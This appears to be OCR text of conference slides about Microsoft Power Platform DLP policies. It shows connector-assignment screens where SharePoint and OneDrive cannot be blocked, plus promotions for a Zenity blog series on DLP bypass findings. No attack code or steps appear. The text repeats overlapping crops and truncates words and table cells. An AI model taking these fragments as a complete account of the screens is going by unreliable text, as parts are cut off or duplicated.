
DLP Policies > New Policy

Assign connectors

Business (0) | Non-business (1056) | Default | Blocked (0)

Connectors for non-sensitive data. Connectors in this group can’t share data with connectors in other groups. Unassigned connectors will show up here by default.

Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	No
Dynamics 365 (deprecated)	Yes	N




One or more of the selected connectors can’t be blocked.

Assign connectors

Connectors for non-sensitive data. Connectors in this group can’t share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name	Blockable	Endpoint config
✓	SharePoint	No	No
	OneDrive for Business	No	N



One or more of the selected connectors can’t be blocked.

Assign connectors

Business (0) | Non-business (1056) | Default | Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can’t share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name	Blockable	Endpoint config
✓	SharePoint	No	No
	OneDrive for Business	No	N

New Blog Series

zenity

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 – The problem with enforcing DLP policies for pre-existing resources

Read Blog

Yuval Adler
Customer Success Director


Microsoft Power Platform DLP Bypass Uncovered- Finding #1

Read more >

https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



Power Platform admin center

DLP Policies > New Policy

Policy name

ed connectors can't be blocked.

ors

-business (1056) | Default

Blocked (0)

nsitive data. Connectors in this group can't share data with connectors in other groups. Unassigned
p here by default.

Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	N

New Blog Series

Microsoft Power Platform
DLP Bypass Uncovered

Finding #1 – The problem with enforcing DLP policies for pre-existing resources

Microsoft Power Pl
DLP Bypass Uncov
Finding #1

Read more >

New Blog Series

zenity

Microsoft Power Platform
DLP Bypass Uncovered

